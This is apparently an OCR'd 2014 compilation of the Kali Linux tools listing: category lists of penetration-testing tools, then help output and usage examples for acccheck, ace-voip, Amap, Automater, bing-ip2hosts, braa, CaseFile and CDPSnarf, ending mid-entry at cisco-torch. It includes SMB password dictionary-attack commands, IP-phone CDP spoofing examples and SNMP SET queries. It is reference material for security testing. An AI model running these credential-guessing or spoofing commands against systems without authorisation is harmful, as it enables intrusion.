KALI LINUX

Kali Linux Tools Listing

Collected By Mario Hero, 2014
All From http://tools.kali.org

INFORMATION GATHERING——8

- acccheck
- ace-voip
- Amap
- Automater
- bing-ip2hosts
- braa
- CaseFile
- CDPSnarf
- cisco-torch
- Cookie Cadger
- copy-router-config
- DMitry
- dnmap
- dnsenum
- dnsmap
- DNSRecon
- dnstracer
- dnswalk
- DotDotPwn
- enum4linux
- enumIAX
- exploitdb
- Fierce
- Firewalk
- fragroute
- fragrouter
- Ghost Phisher
- GoLismero
- goofile
- hping3
- InTrace
- iSMTP
- lbd
- Maltego Teeth
- masscan
- Metagoofil
- Miranda
- Nmap
- ntop
- p0f
- Parsero
- Recon-ng
- SET
- smtp-user-enum
- snmpcheck
- sslcaudit
- SSLsplit
- sslstrip
- SSLyze
- THC-IPV6
- theHarvester
- TLSSLed
- twofi
- URLCrazy
- Wireshark
- WOL-E
- Xplico

SNIFFING & SPOOFING——139

- Burp Suite
- DNSChef
- fiked
- hamster-sidejack

- HexInject
- iaxflood
- inviteflood
- iSMTP
- isr-evilgrade
- mitmproxy
- ohrwurm
- protos-sip
- rebind
- responder
- rtpbreak
- rtpinsertsound
- rtpmixsound
- sctpscan
- SIPArmyKnife
- SIPp
- SIPVicious
- SniffJoke
- SSLsplit
- sslstrip
- THC-IPV6
- VoIPHopper
- WebScarab
- Wifi Honey
- Wireshark
- xspy
- Yersinia
- zaproxy

VULNERABILITY ANALYSIS——235

- BBQSQL
- BED
- cisco-auditing-tool
- cisco-global-exploiter
- cisco-ocs
- cisco-torch
- copy-router-config
- DBPwAudit
- Doona
- DotDotPwn
- Greenbone Security Assistant
- GSD
- HexorBase
- Inguma
- jSQL
- Lynis
- Nmap
- ohrwurm
- openvas-administrator
- openvas-cli
- openvas-manager
- openvas-scanner
- Oscanner
- Powerfuzzer
- sfuzz
- SidGuesser
- SIPArmyKnife
- sqlmap
- Sqlninja
- sqlsus
- THC-IPV6
- tnscmd10g
- unix-privesc-check
- Yersinia

EXPLOITATION TOOLS——318

- Armitage
- Backdoor Factory
- BeEF
- cisco-auditing-tool
- cisco-global-exploiter
- cisco-ocs
- cisco-torch
- crackle
- jboss-autopwn
- Linux Exploit Suggester
- Maltego Teeth
- SET
- ShellNoob
- sqlmap
- THC-IPV6
- Yersinia

PASSWORD ATTACKS——366

- acccheck

- Burp Suite
- CeWL
- chntpw
- cisco-auditing-tool
- CmosPwd
- creddump
- crunch
- DBPwAudit
- findmyhash
- gpp-decrypt
- hash-identifier
- HexorBase
- THC-Hydra
- John the Ripper
- Johnny
- keimpx
- Maltego Teeth
- Maskprocessor
- multiforcer
- Ncrack
- oclgausscrack
- PACK
- patator
- phrasendrescher
- polenum
- RainbowCrack
- rcracki-mt
- RSMangler
- SQLdict
- Statsprocessor
- THC-pptp-bruter
- TrueCrack
- WebScarab
- wordlists
- zaproxy

WIRELESS ATTACKS——429

- Aircrack-ng
- Asleap
- Bluelog
- BlueMaho
- Bluepot
- BlueRanger
- Bluesnarfer
- Bully
- coWPAtty
- crackle
- eapmd5pass
- Fern Wifi Cracker
- Ghost Phisher
- GISKismet
- Gqrx
- gr-scan
- kalibrate-rtl
- KillerBee
- Kismet
- mdk3
- mfcuk
- mfoc
- mfterm
- Multimon-NG
- Reaver
- redfang
- RTLSDR Scanner
- Spooftooph
- Wifi Honey
- Wifitap
- Wifite

FORENSICS TOOLS ——499

- Binwalk
- bulk-extractor
- Capstone
- chntpw
- Cuckoo
- dc3dd
- ddrescue
- DFF
- diStorm3
- Dumpzilla
- extundelete
- Foremost
- Galleta
- Guymager
- iPhone Backup Analyzer
- p0f
- pdf-parser
- pdfid

- pdgmail
- peepdf
- RegRipper
- Volatility
- Xplico

MAINTAINING ACCESS——547

- CryptCat
- Cymothoa
- dbd
- dns2tcp
- http-tunnel
- HTTPTunnel
- Intersect
- Nishang
- polenum
- PowerSploit
- pwnat
- RidEnum
- sbd
- U3-Pwn
- Webshells
- Weevely
- Winexe

HARDWARE HACKING——573

- android-sdk
- apktool
- Arduino
- dex2jar
- Sakis3G
- smali

WEB APPLICATIONS——587

- apache-users
- Arachni
- BBQSQL
- BlindElephant
- Burp Suite
- CutyCapt
- DAVTest
- deblaze
- DIRB
- DirBuster
- fimap
- FunkLoad
- Grabber
- jboss-autopwn
- joomscan
- jSQL
- Maltego Teeth
- PadBuster
- Paros
- Parsero
- plecost
- Powerfuzzer
- ProxyStrike
- Recon-ng
- Skipfish
- sqlmap
- Sqlninja
- sqlsus
- ua-tester
- Uniscan
- Vega
- w3af
- WebScarab
- Webshag
- WebSlayer
- WebSploit
- Wfuzz
- XSSer
- zaproxy

STRESS TESTING——680

- DHCPig
- FunkLoad
- iaxflood
- Inundator
- inviteflood
- ipv6-toolkit
- mdk3
- Reaver
- rtpflood

- SlowHTTPTest
- t50
- Termineter
- THC-IPV6
- THC-SSL-DOS

REVERSE ENGINEERING——741

- apktool
- dex2jar
- diStorm3
- edb-debugger
- jad
- javasnoop
- JD-GUI
- OllyDbg
- smali
- Valgrind
- YARA

REPORTING TOOLS ——767

- CaseFile
- CutyCapt
- dos2unix
- Dradis
- KeepNote
- MagicTree
- Metagoofil
- Nipper-ng
- pipal

INFORMATION GATHERING

- acccheck
- ace-voip
- Amap
- Automater
- bing-ip2hosts
- braa
- CaseFile
- CDPSnarf
- cisco-torch
- Cookie Cadger
- copy-router-config
- DMitry
- dnmap

- dnsenum
- dnsmap
- DNSRecon
- dnstracer
- dnswalk
- DotDotPwn
- enum4linux
- enumIAX
- exploitdb
- Fierce
- Firewalk
- fragroute
- fragrouter
- Ghost Phisher
- GoLismero
- goofile
- hping3
- InTrace
- iSMTP
- lbd
- Maltego Teeth
- masscan
- Metagoofil

- Miranda
- Nmap
- ntop
- p0f
- Parsero
- Recon-ng
- SET
- smtp-user-enum
- snmpcheck
- sslcaudit
- SSLsplit
- sslstrip
- SSLyze
- THC-IPV6
- theHarvester
- TLSSLed
- twofi
- URLCrazy
- Wireshark
- WOL-E
- Xplico

acccheck

ACCCHECK PACKAGE DESCRIPTION

The tool is designed as a password dictionary attack tool that targets windows authentication via the SMB protocol. It is really a wrapper script around the ‘smbclient’ binary, and as a result is dependent on it for its execution.

Source: https://labs.portcullis.co.uk/tools/acccheck/

acccheck Homepage | Kali acccheck Repo

- Author: Faisal Dean
- License: GPLv2

TOOLS INCLUDED IN THE ACCCHECK PACKAGE

acccheck–PassworddictionaryattacktoolforSMB

```
root@kali:~# acccheck

acccheck v0.2.1 - By Faiz

Description:
Attempts to connect to the IPC$ and ADMIN$ shares depending on which flags have been
chosen, and tries a combination of usernames and passwords in the hope to identify
the password to a given account via a dictionary password guessing attack.

Usage = ./acccheck [optional]

 -t [single host IP address]
 OR
 -T [file containing target ip address(es)]

Optional:
 -p [single password]
 -P [file containing passwords]
 -u [single user]
 -U [file containing usernames]
 -v [verbose mode]

Examples
Attempt the 'Administrator' account with a [BLANK] password.
    acccheck -t 10.10.10.1
```

```
Attempt all passwords in 'password.txt' against the 'Administrator' account.
    acccheck -t 10.10.10.1 -P password.txt
Attempt all password in 'password.txt' against all users in 'users.txt'.
    acccehck -t 10.10.10.1 -U users.txt -P password.txt
Attempt a single password against a single user.
    acccheck -t 10.10.10.1 -u administrator -p password
```

ACCCHECK USAGE EXAMPLE

Scan the IP addresses contained in *smb-ips.txt (-T)* and use verbose output *(-v)*:

```
root@kali:~# acccheck.pl -T smb-ips.txt -v
Host:192.168.1.201, Username:Administrator, Password:BLANK
```

CATEGORIES: INFORMATION GATHERING, PASSWORD ATTACKS*TAGS:* INFOGATHERING, PASSWORDS, SMB

ace-voip

ACE-VOIP PACKAGE DESCRIPTION

ACE (Automated Corporate Enumerator) is a simple yet powerful VoIP Corporate Directory enumeration tool that mimics the behavior of an IP Phone in order to download the name and extension entries that a given phone can display on its screen interface. In the same way that the “corporate directory” feature of VoIP hardphones enables users to easily dial by name via their VoIP handsets, ACE was developed as a research idea born from “VoIP Hopper” to automate VoIP attacks that can be targeted against names in an enterprise Directory. The concept is that in the future, attacks will be carried out against users based on their name, rather than targeting VoIP traffic against random RTP audio streams or IP addresses. ACE works by using DHCP, TFTP, and HTTP in order to download the VoIP corporate directory. It then outputs the directory to a text file, which can be used as input to other VoIP assessment tools.

Source: http://ucsniff.sourceforge.net/ace.html

ace-voip Homepage | Kali ace-voip Repo

- Author: Sipera VIPER Lab
- License: GPLv3

TOOLS INCLUDED IN THE ACE-VOIP PACKAGE

ace–AsimpleVoIPcorporatedirectoryenumerationtool

```
root@kali:~# ace
ACE v1.10: Automated Corporate (Data) Enumerator
Usage: ace [-i interface] [ -m mac address ] [ -t tftp server ip address | -c cdp mode
| -v voice vlan id | -r vlan interface | -d verbose mode ]

-i <interface> (Mandatory) Interface for sniffing/sending packets
-m <mac address> (Mandatory) MAC address of the victim IP phone
```

```
-t <tftp server ip> (Optional) tftp server ip address
-c <cdp mode 0|1 > (Optional) 0 CDP sniff mode, 1 CDP spoof mode
-v <voice vlan id> (Optional) Enter the voice vlan ID
-r <vlan interface> (Optional) Removes the VLAN interface
-d         (Optional) Verbose | debug mode

Example Usages:
Usage requires MAC Address of IP Phone supplied with -m option
Usage:  ace -t <TFTP-Server-IP> -m <MAC-Address>

Mode to automatically discover TFTP Server IP via DHCP Option 150 (-m)
Example:  ace -i eth0 -m 00:1E:F7:28:9C:8e

Mode to specify IP Address of TFTP Server
Example:  ace -i eth0 -t 192.168.10.150 -m 00:1E:F7:28:9C:8e

Mode to specify the Voice VLAN ID
Example: ace -i eth0 -v 96 -m 00:1E:F7:28:9C:8E

Verbose mode
Example: ace -i eth0 -v 96 -m 00:1E:F7:28:9C:8E -d

Mode to remove vlan interface
Example: ace -r eth0.96

Mode to auto-discover voice vlan ID in the listening mode for CDP
Example: ace -i eth0 -c 0 -m 00:1E:F7:28:9C:8E

Mode to auto-discover voice vlan ID in the spoofing mode for CDP
Example: ace -i eth0 -c 1 -m 00:1E:F7:28:9C:8E
```

ACE USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: INFORMATION GATHERING*TAGS:* CDP, ENUMERATION, SNIFFING, VOIP

Amap

AMAP PACKAGE DESCRIPTION

Amap was the first next-generation scanning tool for pentesters. It attempts to identify applications even if they are running on a different port than normal.

It also identifies non-ascii based applications. This is achieved by sending trigger packets, and looking up the responses in a list of response strings.

Source: https://www.thc.org/thc-amap/

Amap Homepage | Kali Amap Repo

- Author: van Hauser and DJ RevMoon
- License: Other

TOOLS INCLUDED IN THE AMAP PACKAGE

amapcrap–sendsrandomdatatoaUDP,TCPorSSL'edporttoillicitaresponse

```
root@kali:~# amapcrap
amapcrap v5.4 (c) 2011 by van Hauser/THC <vh@thc.org>

Syntax: amapcrap [-S] [-u] [-m 0ab] [-M min,max] [-n connects] [-N delay] [-w delay]
[-e] [-v] TARGET PORT

Options:
    -S           use SSL after TCP connect (not usuable with -u)
    -u           use UDP protocol (default: TCP) (not usable with -c)
    -n connects   maximum number of connects (default: unlimited)
    -N delay     delay between connects in ms (default: 0)
    -w delay     delay before closing the port (default: 250)
    -e           do NOT stop when a response was made by the server
    -v           verbose mode
    -m 0ab       send as random crap:0-nullbytes, a-letters+spaces, b-binary
    -M min,max   minimum and maximum length of random crap
    TARGET PORT  target (ip or dns) and port to send random crap

This tool sends random data to a silent port to illicit a response, which can
then be used within amap for future detection. It outputs proper amap
appdefs definitions. Note: by default all modes are activated (0:10%, a:40%,
b:50%). Mode 'a' always sends one line with letters and spaces which end with
\r\n. Visit our homepage at http://www.thc.org
```

amap–ApplicationMAPper:next-generationscanningtoolforpentesters

```
root@kali:~# amap
amap v5.4 (c) 2011 by van Hauser <vh@thc.org> www.thc.org/thc-amap
Syntax: amap [-A|-B|-P|-W] [-1buSRHUdqv] [[-m] -o <file>] [-D <file>] [-t/-T sec] [-c
cons] [-C retries] [-p proto] [-i <file>] [target port [port] ...]
Modes:
  -A         Map applications: send triggers and analyse responses (default)
  -B         Just grab banners, do not send triggers
  -P         No banner or application stuff - be a (full connect) port scanner
```

```
Options:
  -1         Only send triggers to a port until 1st identification. Speeeeed!
  -6         Use IPv6 instead of IPv4
  -b         Print ascii banner of responses
  -i FILE    Nmap machine readable outputfile to read ports from
  -u         Ports specified on commandline are UDP (default is TCP)
  -R         Do NOT identify RPC service
  -H         Do NOT send application triggers marked as potentially harmful
  -U         Do NOT dump unrecognised responses (better for scripting)
  -d         Dump all responses
  -v         Verbose mode, use twice (or more!) for debug (not recommended :-)
  -q         Do not report closed ports, and do not print them as unidentified
  -o FILE [-m] Write output to file FILE, -m creates machine readable output
  -c CONS    Amount of parallel connections to make (default 32, max 256)
  -C RETRIES Number of reconnects on connect timeouts (see -T) (default 3)
  -T SEC     Connect timeout on connection attempts in seconds (default 5)
  -t SEC     Response wait timeout in seconds (default 5)
  -p PROTO   Only send triggers for this protocol (e.g. ftp)
  TARGET PORT   The target address and port(s) to scan (additional to -i)
amap is a tool to identify application protocols on target ports.
Note: this version was NOT compiled with SSL support!
Usage hint: Options "-bqv" are recommended, add "-1" for fast/rush checks.
```

AMAP USAGE EXAMPLE

Scan port *80* on *192.168.1.15*. Display the received banners *(b)*, do not display closed ports *(q)*, and use verbose output *(v)*:

```
root@kali:~# amap -bqv 192.168.1.15 80
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2014-05-13 19:07:16 - APPLICATION MAPPING mode

Total amount of tasks to perform in plain connect mode: 23
Protocol on 192.168.1.15:80/tcp (by trigger ssl) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n<html><head>\n<title>501 Method Not Implemented</title>\n</head><body>\n<h1>Method Not Implemented</h1>\n<p> to /index.html not supported.<br />\n</p>\n<hr>\n<address>Apache/2.2.22 (Debian) Server at 12
Protocol on 192.168.1.15:80/tcp (by trigger ssl) matches http-apache-2 - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n<html><head>\n<title>501 Method Not Implemented</title>\n</head><body>\n<h1>Method Not Implemented</h1>\n<p> to
```

```
/index.html not supported.<br />\n</p>\n<hr>\n<address>Apache/2.2.22 (Debian) Server
at 12
Waiting for timeout on 19 connections ...

amap v5.4 finished at 2014-05-13 19:07:22
```

CATEGORIES: INFORMATION GATHERING*TAGS:* ENUMERATION, INFOGATHERING, PORTSCANNING

Automater

AUTOMATER PACKAGE DESCRIPTION

Automater is a URL/Domain, IP Address, and Md5 Hash OSINT tool aimed at making the analysis process easier for intrusion Analysts. Given a target (URL, IP, or HASH) or a file full of targets Automater will return relevant results from sources like the following: IPvoid.com, Robtex.com, Fortiguard.com, unshorten.me, Urlvoid.com, Labs.alienvault.com, ThreatExpert, VxVault, and VirusTotal.

Source: http://www.tekdefense.com/automater/

Automater Homepage | Kali Automater Repo

- Author: TekDefense.com
- License: Other

TOOLS INCLUDED IN THE AUTOMATER PACKAGE

automater–AIPandURLanalysistool

```
root@kali:~# automater -h
usage: Automater.py [-h] [-o OUTPUT] [-w WEB] [-c CSV] [-d DELAY] [-s SOURCE]
                    [--p] [--proxy PROXY] [-a USERAGENT]
                    target

IP, URL, and Hash Passive Analysis tool

positional arguments:
  target                List one IP Address (CIDR or dash notation accepted),
                        URL or Hash to query or pass the filename of a file
                        containing IP Address info, URL or Hash to query each
                        separated by a newline.

optional arguments:
  -h, --help            show this help message and exit
  -o OUTPUT, --output OUTPUT
                        This option will output the results to a file.
  -w WEB, --web WEB     This option will output the results to an HTML file.
  -c CSV, --csv CSV     This option will output the results to a CSV file.
  -d DELAY, --delay DELAY
                       This will change the delay to the inputted seconds.
                       Default is 2.
  -s SOURCE, --source SOURCE
                       This option will only run the target against a
                       specific source engine to pull associated domains.
                       Options are defined in the name attribute of the site
                       element in the XML configuration file
  --p, --post           This option tells the program to post information to
                       sites that allow posting. By default the program will
                       NOT post to sites that require a post.
  --proxy PROXY         This option will set a proxy to use (eg.
                       proxy.example.com:8080)
  -a USERAGENT, --useragent USERAGENT
                       This option allows the user to set the user-agent seen
                       by web servers being utilized. By default, the user-
                       agent is set to Automater/version
```

AUTOMATER USAGE EXAMPLE

Use *robtex* as the source *(-s)* to scan for information on IP address *50.116.53.73*:

```
root@kali:~# automater -s robtex 50.116.53.73
[*] Checking http://api.tekdefense.com/robtex/rob.php?q=50.116.53.73

____________________     Results found for: 50.116.53.73     ____________________
[+] A records from Robtex.com: www.kali.org
```

CATEGORIES: INFORMATION GATHERING *TAGS:* ENUMERATION, INFOGATHERING, OSINT

bing-ip2hosts

BING-IP2HOSTS PACKAGE DESCRIPTION

Bing.com is a search engine owned by Microsoft formerly known as MSN Search and Live Search. It has a unique feature to search for websites hosted on a specific IP address. Bing-ip2hosts uses this feature to enumerate all hostnames which Bing has indexed for a specific IP address. This technique is considered best practice during the reconnaissance phase of a penetration test in order to discover a larger potential attack surface. Bing-ip2hosts is written in the Bash scripting language for Linux. This uses the mobile interface and no API key is required.

Source: http://www.morningstarsecurity.com/research/bing-ip2hosts

bing-ip2hosts Homepage | Kali bing-ip2hosts Repo

- Author: Andrew Horton
- License: GPLv3

TOOLS INCLUDED IN THE BING-IP2HOSTS PACKAGE

bing-ip2hosts–EnumeratehostnamesforanIPusingbing.com

```
root@kali:~# bing-ip2hosts
bing-ip2hosts (0.4) by Andrew Horton aka urbanadventurer
Homepage: http://www.morningstarsecurity.com/research/bing-ip2hosts

Useful for web intelligence and attack surface mapping of vhosts during
penetration tests. Find hostnames that share an IP address with your target
which can be a hostname or an IP address.  This makes use of Microsoft
Bing.com ability to seach by IP address, e.g. "IP:210.48.71.196".

Usage: /usr/bin/bing-ip2hosts [OPTIONS] <IP|hostname>

OPTIONS are:
-n      Turn off the progress indicator animation
-t <DIR>    Use this directory instead of /tmp. The directory must exist.
-i      Optional CSV output. Outputs the IP and hostname on each line, separated by a
comma.
-p      Optional http:// prefix output. Useful for right-clicking in the shell.
```

BING-IP2HOSTS USAGE EXAMPLE

```
root@kali:~# bing-ip2hosts -p microsoft.com
[ 65.55.58.201 | Scraping 1 | Found 0 | / ]
http://microsoft.com
http://research.microsoft.com
http://www.answers.microsoft.com
http://www.microsoft.com
http://www.msdn.microsoft.com
root@kali:~# bing-ip2hosts -p 173.194.33.80
[ 173.194.33.80 | Scraping 60-69 of 73 | Found 41 | | ]| / ]
http://asia.google.com
http://desktop.google.com
http://ejabat.google.com
http://google.netscape.com
http://partner-client.google.com
http://picasa.google.com
```

CATEGORIES: INFORMATION GATHERING*TAGS:* ENUMERATION, INFOGATHERING, OSINT

braa

BRAA PACKAGE DESCRIPTION

Braa is a mass snmp scanner. The intended usage of such a tool is of course making SNMP queries – but unlike snmpget or snmpwalk from net-snmp, it is able to query dozens or hundreds of hosts simultaneously, and in a single process. Thus, it consumes very few system resources and does the scanning VERY fast.

Braa implements its OWN snmp stack, so it does NOT need any SNMP libraries like net-snmp. The implementation is very dirty, supports only several data types, and in any case cannot be stated ‘standard-conforming’! It was designed to be fast, and it is fast. For this reason (well, and also because of my laziness ;), there is no ASN.1 parser in braa – you HAVE to know the numerical values of OID’s (for instance .1.3.6.1.2.1.1.5.0 instead of system.sysName.0).

Source: braa README

braa Homepage | Kali braa Repo

- Author: Mateusz ‘mteg’ Golicz
- License: GPLv2

TOOLS INCLUDED IN THE BRAA PACKAGE

braa–MassSNMPscanner

```
root@kali:~# braa -h
braa 0.81 - Mateusz 'mteg' Golicz <mtg@elsat.net.pl>, 2003 - 2006
usage: braa [options] [query1] [query2] ...
  -h        Show this help.
  -2        Claim to be a SNMP2C agent.
  -v        Show short summary after doing all queries.
  -x        Hexdump octet-strings
  -t <s>    Wait <s> seconds for responses.
  -d <s>    Wait <s> microseconds after sending each packet.
  -p <s>    Wait <s> miliseconds between subsequent passes.
  -f <file> Load queries from file <file> (one by line).
  -a <time> Quit after <time> seconds, independent on what happens.
  -r <rc>   Retry count (default: 3).

Query format:
  GET:   [community@]iprange[:port]:oid[/id]
  WALK:  [community@]iprange[:port]:oid.*[/id]
  SET:   [community@]iprange[:port]:oid=value[/id]
```

```
Examples:
        public@10.253.101.1:161:.1.3.6.*
        10.253.101.1-10.253.101.255:.1.3.6.1.2.1.1.4.0=sme
        10.253.101.1:.1.3.6.1.2.1.1.1.0/description

It is also possible to specify multiple queries at once:
        10.253.101.1-10.253.101.255:.1.3.6.1.2.1.1.4.0=sme,.1.3.6.*
        (Will set .1.3.6.1.2.1.1.4.0 to 'me' and do a walk starting from .1.3.6)



Values for SET queries have to be prepended with a character specifying the value type:
  i     is INTEGER
  a     is IPADDRESS
  s     is OCTET STRING
  o     is OBJECT IDENTIFIER
If the type specifier is missing, the value type is auto-detected
```

BRAA USAGE EXAMPLE

Walk the SNMP tree on *192.168.1.215* using the community string of *public*, querying all OIDs under *.1.3.6*:

```
root@kali:~# braa public@192.168.1.215:.1.3.6.*
192.168.1.215:122ms:.1.3.6.1.2.1.1.1.0:Linux redhat.biz.local 2.4.20-8 #1 Thu Mar 13
17:54:28 EST 2003 i686
192.168.1.215:143ms:.1.3.6.1.2.1.1.2.0:.1.3.6.1.4.1.8072.3.2.10
192.168.1.215:122ms:.1.3.6.1.2.1.1.3.0:4051218219
192.168.1.215:122ms:.1.3.6.1.2.1.1.4.0:Root <root@localhost> (configure
/etc/snmp/snmp.local.conf)
192.168.1.215:143ms:.1.3.6.1.2.1.1.5.0:redhat.biz.local
```

CATEGORIES: INFORMATION GATHERING*TAGS:* ENUMERATION, INFOGATHERING, SNMP

CaseFile

CASEFILE PACKAGE DESCRIPTION

CaseFile is the little brother to Maltego. It targets a unique market of ‘offline’ analysts whose primary sources of information are not gained from the open-source intelligence side or can be programmatically queried. We see these people as investigators and analysts who are working ‘on the ground’, getting intelligence from other people in the team and building up an information map of their investigation.

CaseFile gives you the ability to quickly add, link and analyze data having the same graphing flexibility and performance as Maltego without the use of transforms. CaseFile is roughly a third of the price of Maltego.

What does CaseFile do?

CaseFile is a visual intelligence application that can be used to determine the relationships and real world links between hundreds of different types of information.
It gives you the ability to quickly view second, third and n-th order relationships and find links otherwise undiscoverable with other types of intelligence tools.
CaseFile comes bundled with many different types of entities that are commonly used in investigations allowing you to act quickly and efficiently. CaseFile also has the ability to add custom entity types allowing you to extend the product to your own data sets.

What can CaseFile do for me?

CaseFile can be used for the information gathering, analytics and intelligence phases of almost all types of investigates, from IT Security, Law enforcement and any data driven work. It will save you time and will allow you to work more accurately and smarter.
CaseFile has the ability to visualise datasets stored in CSV, XLS and XLSX spreadsheet formats.
We are not marketing people. Sorry.
CaseFile aids you in your thinking process by visually demonstrating interconnected links between searched items.
If access to "hidden" information determines your success, CaseFile can help you discover it.

Source: http://paterva.com/web6/products/casefile.php

CaseFile Homepage | Kali CaseFile Repo

- Author: Paterva
- License: Commercial


TOOLS INCLUDED IN THE CASEFILE PACKAGE

casefile–Offlineintelligencetool

CaseFile gives you the ability to quickly add, link and analyze data having the same graphing flexibility and performance as Maltego without the use of transforms.

CASEFILE USAGE EXAMPLE

```
root@kali:~# casefile
```


Maltego CaseFile Community 1.0.1
Investigate
Manage
Organize
Paste
Clear All
Copy
Cut
Delete
Quick Find
Entity Selection
Clipboard
Find
Selection
Zoom
Palette
Start Page
Example Graph (1)
Main View
Bubble View
Entity List
Devices
Desktop Co
A personal co
Device
A device such
Mobile Comp
A portable co
Mobile Phon
A device whic
Smartphone
A mobile phon
Events
Groups
Infrastru...
Locations
People
Personal
Social N...
Tracking
Transpor...
Weapons
FOR DEMO USE ONLY
casefile
Overview
Detail View
<no selection>
Property View
<No Properties>

CATEGORIES: INFORMATION GATHERING, REPORTING TOOLS*TAGS:* GUI, INFOGATHERING, RECON, REPORTING

CDPSnarf

CDPSNARF PACKAGE DESCRIPTION

CDPSnarf is a network sniffer exclusively written to extract information from CDP packets.
It provides all the information a “show cdp neighbors detail” command would return on a Cisco router and even more.

A feature list follows:

- Time intervals between CDP advertisements
- Source MAC address
- CDP Version
- TTL
- Checksum
- Device ID

- Software version
- Platform
- Addresses
- Port ID
- Capabilities
- Duplex
- Save packets in PCAP dump file format
- Read packets from PCAP dump files
- Debugging information (using the “-d” flag)
- Tested with IPv4 and IPv6

Source: https://github.com/Zapotek/cdpsnarf

CDPSnarf Homepage | Kali CDPSnarf Repo

- Author: Tasos “Zapotek” Laskos
- License: GPLv2

TOOLS INCLUDED IN THE CDPSNARF PACKAGE

cdpsnarf–NetworksniffertoextractCDPinformation

```
root@kali:~# cdpsnarf -h
CDPSnarf v0.1.6 [$Rev: 797 $] initiated.
   Author: Tasos "Zapotek" Laskos
           <tasos.laskos@gmail.com>
              <zapotek@segfault.gr>
   Website: http://github.com/Zapotek/cdpsnarf

cdpsnarf -i <dev> [-h] [-w savefile] [-r dumpfile] [-d]

   -i      define the interface to sniff on
   -w      write packets to PCAP dump file
   -r      read packets from PCAP dump file
   -d      show debugging information
   -h      show help message and exit
```

CDPSNARF USAGE EXAMPLE

Sniff on interface *eth0 (-i)* and write the capture to a file named *cdpsnarf.pcap (-w)*:

```
root@kali:~# cdpsnarf -i eth0 -w cdpsnarf.pcap
CDPSnarf v0.1.6 [$Rev: 797 $] initiated.
   Author: Tasos "Zapotek" Laskos
           <tasos.laskos@gmail.com>
              <zapotek@segfault.gr>
   Website: http://github.com/Zapotek/cdpsnarf

Reading packets from eth0.
Waiting for a CDP packet...
```

CATEGORIES: INFORMATION GATHERING*TAGS:* CDP, ENUMERATION, INFOGATHERING, SNIFFING

cisco-torch

CISCO-TORCH PACKAGE DESCRIPTION

Cisco Torch mass scanning, fingerprinting, and exploitation tool was written while working on the next edition of the "Hacking Exposed Cisco Networks", since the tools available on the market could not meet our needs.

